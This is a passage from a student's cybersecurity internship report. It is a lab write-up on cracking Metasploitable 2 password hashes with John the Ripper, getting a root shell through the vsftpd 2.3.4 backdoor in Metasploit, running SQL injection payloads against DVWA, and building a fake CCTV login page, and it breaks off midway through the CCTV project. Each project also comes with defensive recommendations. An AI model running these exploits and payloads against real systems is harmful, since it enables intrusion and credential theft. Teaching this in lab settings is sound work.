

# YOUNG CYBER KNIGHTS FOUNDATION

## CYBERSECURITY INTERNSHIP FINAL REPORT

**INTERNSHIP DURATION:** Two (2) Months

**SUBMISSION DATE:** 21st October 2025

### INTERN DETAILS

**Name:** Enochlin NanaYaa Dansowaa Baffoe

**Email:** denochlin@gmail.com

### PROJECTS COMPLETED

- Password Cracking on Open-Source System
  - System Hacking - Gaining Access to a Vulnerable Machine
    - Website Hacking - Accessing Admin Panel
  - CCTV Hacking (Simulated Environment Only)
    - WiFi Hacking (Simulated Setup Only)
  - Network Monitoring & Attack Detection
-

## Contents

<b>PROJECT 1: PASSWORD CRACKING ON AN OPEN-SOURCE SYSTEM .....</b>	<b>3</b>
<b>PROJECT 2: SYSTEM HACKING – GAINING ACCESS TO A VULNERABLE MACHINE.....</b>	<b>8</b>
<b>PROJECT 3: WEBSITE HACKING – ACCESSING ADMIN PANEL.....</b>	<b>14</b>
<b>PROJECT 4: CCTV HACKING – SIMULATED ENVIRONMENT .....</b>	<b>19</b>
<b>PROJECT 5: WiFi HACKING – SIMULATED ENVIRONMENT .....</b>	<b>24</b>
<b>PROJECT 6: NETWORK MONITORING &amp; ATTACK DETECTION.....</b>	<b>32</b>
<b>Summary &amp; Learnings.....</b>	<b>36</b>

# PROJECT 1: PASSWORD CRACKING ON AN OPEN-SOURCE SYSTEM

## 1. Project Objective

The objective of this project was to ethically recover user passwords from a vulnerable Linux system (Metasploitable 2) by extracting password hashes and performing a dictionary attack using the John the Ripper tool.

## 2. Environment Setup

An isolated virtual lab was created using VMware Workstation. The lab consisted of:

- **Attacker Machine:** Kali Linux (2024.2)
- **Target Machine:** Metasploitable 2 (Ubuntu 8.04)
- **Network:** Both VMs were connected to the same isolated VMnet8 (NAT) network to ensure a safe and controlled environment with no internet access.

## 3. Tools Used

- **SSH (Secure Shell):** Used for secure remote login to the target machine to access the password hash file.
- **John the Ripper:** A powerful, open-source password cracking tool used to perform a dictionary attack on the extracted hashes.
- **Nano Text Editor:** Used to create and edit the hash file on the Kali Linux machine.

## 4. Step-by-Step Execution with Screenshots

### Step 4.1: Establishing a Remote Connection

The first step was to gain access to the target machine to retrieve the password hash file (/etc/shadow). This was done using the SSH protocol.

#### Issue s Resolution:

A connection error occurred immediately: Unable to negotiate with 192.168.109.128 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss. This happened because the modern Kali Linux system has disabled weak SSH encryption algorithms for security, but the outdated Metasploitable 2 target only offers those old algorithms. The issue was resolved by explicitly enabling the SSH-RSA algorithm for this connection.

#### Command Used:

```
bash
```

```
ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa  
msfadmin@192.168.109.128
```

Successful SSH login after resolving the encryption algorithm conflict.

```
(kali㉿kali)-[~]
└─$ ssh msfadmin@192.168.109.128
ssh: connect to host 192.168.109.128 port 22: No route to host

(kali㉿kali)-[~]
└─$ ssh msfadmin@192.168.109.128
Unable to negotiate with 192.168.109.128 port 22: no matching host key type found
. Their offer: ssh-rsa,ssh-dss

(kali㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadm
in@192.168.109.128
The authenticity of host '192.168.109.128 (192.168.109.128)' can't be established
.
RSA key fingerprint is SHA256:BQHm5EoHX9GCI0LuVscegPXLQ0suPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.109.128' (RSA) to the list of known hosts.
msfadmin@192.168.109.128's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Sep 11 04:22:38 2025
msfadmin@metasploitable:~$
```

#### Step 4.2: Extracting the Password Hashes

Once logged in as the msfadmin user (password: msfadmin), the /etc/shadow file was displayed using the cat command. This file contains the username and password hash for each user on the system.

Output of the cat /etc/shadow command showing the user list and their password hashes.

```
msfadmin@metasploitable:~$ cat /etc/passwd |head
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
msfadmin@metasploitable:~$ sudo cat /etc/shadow |head
[sudo] password for msfadmin:
root:$1$/avpfBJ1$x0z8w5UF9lv../DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD910:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ _
```

#### Step 4.3: Preparing the Hash File

The line for the MSFAdmin user was copied, and the SSH session was exited with the exit command. Back on the Kali machine, a new file named hashes.txt was created using the nano editor, and the hash was pasted into it and saved.

#### Step 4.4: Cracking the Password with John the Ripper

The John the Ripper tool was executed on the hashes.txt file. The --format=md5crypt option was specified to tell John that the hashes were of the MD5 type.

##### Command Used:

```
bash
```

```
john --format=md5crypt hashes.txt
```

The tool quickly identified the password using its built-in wordlist. To display the cracked password, the following command was used:

```
bash
```

```
john --show hashes.txt
```

Output of the john --show command, revealing the cracked password for the msfadmin user.

```
File Actions Edit View Help
(kali@kali)-[~]
$ john --format=md5crypt hashes.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
service       (service)
postgres      (postgres)
msfadmin      (msfadmin)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789      (klog)
5g 0:00:00:00 DONE 2/3 (2025-09-11 04:32) 45.45g/s 30718p/s 30800c/s 30800C/s 123456..knight
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
$ john --show hashes.txt
klog:123456789:14742:0:99999:7:::
msfadmin:msfadmin:14684:0:99999:7:::
postgres:postgres:14685:0:99999:7:::
user:user:14699:0:99999:7:::
service:service:14715:0:99999:7:::

5 password hashes cracked, 0 left

(kali@kali)-[~]
$
```

## 5. Results

The password for the user msfadmin was successfully cracked. The password was msfadmin. This demonstrates how a weak, default password can be easily discovered through a simple dictionary attack.

## 6. Security Recommendations to Prevent the Attack

This attack was successful due to several critical vulnerabilities. To protect systems against such password cracking attacks, the following mitigation strategies are recommended:

- Implement Strong Password Policies:** Enforce the use of long, complex, and unique passwords that are not based on dictionary words or default credentials. This greatly increases the time and computational power required to crack them.
- Use Modern, Strong Hashing Algorithms:** The target used MD5 (\$1\$), which is computationally weak. Modern systems must use strong algorithms like **SHA-512** (identified by \$6\$), which are significantly more resistant to cracking attempts.
- Utilize Salting:** A salt is a unique, random value added to each password before it is hashed. This ensures that even if two users have the same password, their hashes will be different. This defeats pre-computed rainbow table attacks. *(Note: While Metasploitable uses a salt, the weakness of MD5 remains the primary issue.)*
- Enforce Account Lockout Policies:** Configure accounts to lock temporarily after a small number of failed login attempts (e.g., 5 attempts). This prevents automated tools from making unlimited password guesses.
- Deploy Multi-Factor Authentication (MFA):** Where possible, require a second form of verification (e.g., a code from a smartphone app) in addition to a password. This renders a cracked password useless on its own.

6. **Disable Unnecessary Accounts:** The target system had multiple default accounts. Systems should have unused accounts removed or disabled to reduce the attack surface.
7. **Regularly Update and Patch:** Keep systems updated to ensure that the most secure cryptographic libraries and protocols are in use, preventing issues like the weak SSH algorithms encountered in this lab.

# PROJECT 2: SYSTEM HACKING – GAINING ACCESS TO A VULNERABLE MACHINE

## 1. Project Objective

Perform ethical system exploitation to gain shell access on a deliberately vulnerable machine (Metasploitable2) by identifying vulnerable services and exploiting them to obtain remote command execution.

## 2. Tools Used

- **Nmap:** Network scanning tool for port scanning and service enumeration.
- **Metasploit Framework:** Comprehensive penetration testing platform for exploitation.
- **VSFTPD 2.3.4 Backdoor Exploit:** Specific exploit module for the vulnerable FTP service.

## 3. Step-by-Step Execution with Screenshots

### Step 3.1 – Scanning and Enumeration

**Objective:** Discover open ports and identify running services on the target machine using Nmap.

**Command used:**

```
# nmap -sV -sC 192.168.56.101
```

**Finding:** The scan revealed several services. Critically, VSFTPD version 2.3.4 was found running on port 21, a version known to contain a backdoor.

### Nmap Scan Results

```
(kali@kali)~$ nmap -sV -sC 192.168.109.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-16 06:34 EDT
Nmap scan report for 192.168.109.128
Host is up (0.0030s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 192.168.109.129
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ET
RN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=DCOS
A/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
```

### Step 3.2 – Launching Metasploit Framework

**Objective:** Start Metasploit to access exploit modules and payloads.

**Command used:**

```
# msfconsole
```



## Metasploit Console Loaded

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for hosts
```

METASPLOIT by Rapid7	
<p>A diagram illustrating the flow from a Recon module to an Exploit module. The Recon module is represented by a blue box labeled "RECON". It connects to a blue box labeled "EXPLOIT". The connection is made through a payload, which is shown as a blue box labeled "PAYLOAD". The payload contains the text "(o)(o)(o)(o)(o)(o)".</p>	<p>A diagram illustrating the flow from a Payload module to an Exploit module. The Payload module is represented by a blue box labeled "PAYLOAD". It connects to a blue box labeled "EXPLOIT". The connection is made through a payload, which is shown as a blue box labeled "PAYLOAD". The payload contains the text "(o)(o)(o)(o)(o)(o)".</p>
<p>A diagram illustrating the flow from a Payload module to an Exploit module. The Payload module is represented by a blue box labeled "PAYLOAD". It connects to a blue box labeled "EXPLOIT". The connection is made through a payload, which is shown as a blue box labeled "PAYLOAD". The payload contains the text "(o)(o)(o)(o)(o)(o)".</p>	<p>A diagram illustrating the flow from a Payload module to an Exploit module. The Payload module is represented by a blue box labeled "PAYLOAD". It connects to a blue box labeled "EXPLOIT". The connection is made through a payload, which is shown as a blue box labeled "PAYLOAD". The payload contains the text "(o)(o)(o)(o)(o)(o)".</p>

```
= [ metasploit v6.4.64-dev ]
+ -- == [ 2519 exploits - 1296 auxiliary - 431 post ]
+ -- == [ 1610 payloads - 49 encoders - 13 nops ]
+ -- == [ 9 evasion ]
```

### Step 3.3 – Locating the Exploit

**Objective:** Search Metasploit for the relevant vsftpd 2.3.4 exploit module.

**Command used:**

```
# search vsftpd 2.3.4
```

## Search Results for Exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies     Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasplo.it.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.109.128
RHOSTS => 192.168.109.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

### Step 3.4 – Selecting and Configuring the Exploit

**Objective:** Select the exploit module and configure target options.

**Commands used:**

# use exploit/unix/ftp/vsftpd\_234\_backdoor

# set RHOSTS 192.168.56.101

# set RPORT 21 # (if necessary)

# set PAYLOAD cmd/unix/reverse

# set LHOST <your-ip>

# set LPORT <your-port>

## Exploit Module Selected and Configured

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.109.128
RHOSTS => 192.168.109.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.109.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.109.128:21 - USER: 331 Please specify the password.
[+] 192.168.109.128:21 - Backdoor service has been spawned, handling ...
[+] 192.168.109.128:21 - UID: uid=0(root) gid=0(root)
^X@sS[*] Found shell.
[*] Command shell session 1 opened (192.168.109.129:36033 -> 192.168.109.128:6200) at 2025-09-16 06:38:09 -0400
```

## Step 3.5 – Executing the Exploit

**Objective:** Launch the exploit to trigger the vsftpd backdoor and obtain a shell.

**Command used:**

# exploit

**Expected outcome:** The backdoor is triggered, and a command shell session is opened.

## Successful Exploitation and Shell Access

```
msf6 > search vsftpd 2.3.4

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  D
-  -                                     -              -      -    -  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      V
SFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

## Step 3.6 – Post-Exploitation Verification

**Objective:** Verify identity and privilege level to confirm complete compromise.

**Commands executed:**

# whoami

# id

## Proof of Root Access

```
Exploit target:
  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.109.128
RHOSTS => 192.168.109.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.109.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.109.128:21 - USER: 331 Please specify the password.
[+] 192.168.109.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.109.128:21 - UID: uid=0(root) gid=0(root)
^X@sS[*] Found shell.
[*] Command shell session 1 opened (192.168.109.129:36033 -> 192.168.109.128:6200) at 2025-09-16 06:38:09 -0400

whoami
sh: line 6: @sSwhoami: command not found
whoami
root
id
uid=0(root) gid=0(root)
```

## 4. Results

- Remote shell access obtained on the target machine.
- Root-level privileges achieved (uid=0).
- Complete system compromise demonstrated through command execution.
- The backdoor in VSFTPD 2.3.4 provided immediate root access without requiring authentication.

## 5. Security Recommendations to Prevent the Attack

### Regular Patching and Updates

- Keep all software and services up to date – the VSFTPD backdoor was patched years ago.
- Implement a formal patch management schedule for OS and application updates.

### Network Security Controls

- Configure firewalls to block unnecessary ports from untrusted networks.
- Filter or close port 21 if external FTP access is not required.
- Implement network segmentation to isolate critical systems.

### Service Hardening

- Disable unnecessary services to reduce the attack surface.
- Apply the principle of least privilege – avoid running services with root privileges.

- Use service-specific security configurations and access controls.

### **Monitoring and Detection**

- Deploy Intrusion Detection Systems (IDS) and Endpoint Detection and Response (EDR).
- Implement a SIEM for centralized logging, correlation, and alerting.
- Set up alerts for unusual network activity and failed authentication attempts.

### **Vulnerability Management**

- Conduct regular vulnerability assessments and authorised penetration tests.
- Maintain an inventory of installed software and versions.
- Subscribe to vendor security advisories and CVE feeds for critical components.

### **Defense in Depth**

- Apply multiple layers of controls: perimeter defenses, host hardening, application controls, and monitoring.
- Consider application whitelisting where appropriate.

# PROJECT 3: WEBSITE HACKING – ACCESSING ADMIN PANEL

## 1. Project Objective

Perform attacks to access a website admin panel ethically by exploiting SQL Injection vulnerabilities in DVWA (Damn Vulnerable Web Application) to extract administrator credentials and demonstrate database compromise.

## 2. Tools Used


- **Kali Linux** - Penetration testing platform
- **DVWA (Damn Vulnerable Web Application)** - Vulnerable web application for testing
- **Web Browser** - Interface for accessing and testing the web application

## 3. Step-by-Step Execution with Screenshots

### Step 3.1: Lab Environment Setup

Configured DVWA with security level set to "Low" to create a vulnerable testing environment.

#### Screenshot: DVWA Security Level Setting



### Step 3.2: Basic SQL Injection Attack

Performed initial SQL injection to verify vulnerability and extract multiple user records.


#### Payload Used:

text

1' OR '1'='1

#### Screenshot: Basic SQL Injection Results





[This shows multiple users extracted using 1' OR '1'='1]

### Step 3.3: Union-Based SQL Injection - Admin Credential Extraction


Used a UNION SELECT statement to specifically extract the administrator username and password hash from the database.

#### Payload Used:

text

1' UNION SELECT user, password FROM users WHERE user = 'admin' #

#### Screenshot: Admin Credentials Extracted



[This shows admin user and password hash 5f4dcc3b5aa765d61d8327deb882cf99]

### Step 3.4: Blind SQL Injection Attack


Demonstrated blind SQL injection capability using boolean-based queries to confirm database information without direct output.

#### Payload Used:

text

1' AND (SELECT user FROM users WHERE user\_id = 1) = 'admin' #

#### Screenshot: Blind SQL Injection Success



[This shows "User ID exists in the database" confirmation]

### 4. Results

- **Successfully extracted administrator credentials:** Username 'admin' with password hash
- **Password hash cracked:** 5f4dcc3b5aa765d61d8327deb882cf99 (MD5 hash of "password")
- **Demonstrated multiple SQL injection techniques:** Union-based and Blind SQL injection
- **Complete database compromise:** Ability to read any data from the database
- **Authentication bypass potential:** Could bypass login mechanisms using SQL injection

### 5. Security Recommendations to Prevent the Attack

1. **Use Prepared Statements (Parameterized Queries)**



- Separate SQL code from data to prevent injection
- Use PDO or MySQLi with parameter binding in PHP applications

## 2. Implement Input Validation

- Apply whitelist validation for all user inputs
- Reject inputs containing SQL meta-characters (' , " , ; , -- , # , /\* , \*/)
- Validate data types and length restrictions

## 3. Deploy Web Application Firewall (WAF)

- Implement WAF to detect and block SQL injection patterns
- Use mod\_security for Apache or equivalent for other web servers

## 4. Apply Principle of Least Privilege

- Database users should have minimal required permissions
- Avoid using root/administrator database accounts for web applications
- Restrict access to sensitive tables and operations

## 5. Regular Security Testing

- Conduct periodic penetration tests and code reviews
- Use automated vulnerability scanners
- Implement continuous security monitoring

## 6. Error Handling and Logging

- Use generic error messages - don't expose database structure
- Implement comprehensive logging of suspicious activities
- Monitor logs for SQL injection attempts

## 7. Secure Coding Practices

- Conduct developer security training
- Follow OWASP secure coding guidelines
- Use ORM (Object-Relational Mapping) frameworks when possible

## 8. Defending Against Emerging AI-Powered Threats

### Combat Slopsquatting Attacks

- Verify all third-party packages before use.
- Use package signing and trusted repositories only.
- Audit dependencies regularly to detect malicious code.

### Address AI-Driven Threats

- Deploy AI-based security tools to detect new attack patterns.
- Use behavioral analysis to spot abnormal activities.

- Prepare for large-scale DDoS attacks with scalable defenses.
- Stay updated through reliable threat intelligence feeds.

#### **Proactive Measures**

- Expect more advanced automated attacks.
- Apply Zero-Trust Architecture principles.
- Train staff on new AI-enabled threats.
- Maintain and test incident response plans.

# **PROJECT 4: CCTV HACKING – SIMULATED ENVIRONMENT**

## **1. Project Objective**

Access a simulated CCTV system ethically by scanning for vulnerable systems and exploiting default credentials to gain access to live camera feeds.

- Practice real-world CCTV security testing
- Learn default credential vulnerabilities
- Understand physical security risks

## **2. Tools Used**

Kali Linux - Penetration testing platform

Nmap - Network scanning and discovery

Python HTTP Server - Simulated vulnerable CCTV system

Web Browser - Accessing web interfaces

## **3. Step-by-Step Execution with Screenshots**

### ***Step 3.1: Setting Up the Lab Environment***

Created a simulated CCTV system to practice ethical hacking techniques in a controlled environment.

- Safe, legal testing environment
- Realistic CCTV simulation
- No actual systems harmed

Screenshot: Creating Fake CCTV System

```
(kali@kali)-[~]
$ mkdir ~/fake_cctv_system

(kali@kali)-[~]
$ ls
cctv_scan.txt  Documents  file      Public      Videos
config.inc.php Downloads  Music     scan_results.txt
Desktop        fake_cctv_system Pictures   Templates

(kali@kali)-[~]
$ cd ~/fake_cctv_system


(kali@kali)-[~/fake_cctv_system]
$
```

### Step 3.2: Building the Vulnerable CCTV Interface

Created a realistic CCTV login page with default credentials (admin/admin) to simulate real-world vulnerabilities.

- Common default credentials
- Realistic login interface
- Typical security mistake

Screenshot: CCTV Login Page Creation



```
kali@kali: ~/fake_cctv_system
Session Actions Edit View Help
cctv_scan.txt Documents file Public Videos
config.inc.php Downloads Music scan_results.txt
Desktop fake_cctv_system Pictures Templates

(kali@kali)-[~]
$ cd ~/fake_cctv_system

(kali@kali)-[~/fake_cctv_system]
$ cat > index.html << 'EOF'
<html>
<head>
<title>Secure CCTV System v2.4</title>
<style>
body { font-family: Arial; background: #1a1a1a; color: white; }
.login-box { width: 300px; margin: 100px auto; padding: 20px; background:
#2d2d2d; border-radius: 5px; }
input { width: 100%; padding: 8px; margin: 5px 0; }
</style>
</head>
<body>
<div class="login-box">
<h2> CCTV Security Login</h2>
<form action="dashboard.html">
<input type="text" name="username" placeholder="Username" value="admin"><br>
<input type="password" name="password" placeholder="Password"><br>
<input type="submit" value="Login" style="background: #007cba; color:
white; border: none; padding: 10px;">
</form>
<p style="color: #888; font-size: 12px;">System Version: 2.4.1 | Default:
admin/admin</p>
</div>
</body>
</html>
EOFs$
```

### Step 3.3: Starting the CCTV Service

Launched the simulated CCTV web service to make it accessible for testing.

- Web service on port 8080
- Accessible for testing
- Ready for exploitation

## Screenshot: CCTV Service Startup

```
(kali㉿kali)-[~/fake_cctv_system]
$ ls -la
total 12
drwxrwxr-x  2 kali kali 4096 Oct 21 04:28 .
drwx----- 18 kali kali 4096 Oct 21 04:25 ..
-rw-rw-r--  1 kali kali  880 Oct 21 04:28 index.html

(kali㉿kali)-[~/fake_cctv_system]
$ python3 -m http.server 8080 &

[1] 9044

(kali㉿kali)-[~/fake_cctv_system]
$ Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

### Step 3.4: Identifying the Target

Accessed the CCTV login interface and identified it as vulnerable to default credential attacks.

- Found login portal
- Identified default credentials
- Prepared for attack

## Screenshot: CCTV Login Interface

```
--$ cat > dashboard.html << 'EOF'
<html>
<head>
  <title>CCTV Security Dashboard</title>
  <style>
    body { font-family: Arial; background: #000; color: white; margin: 0; }
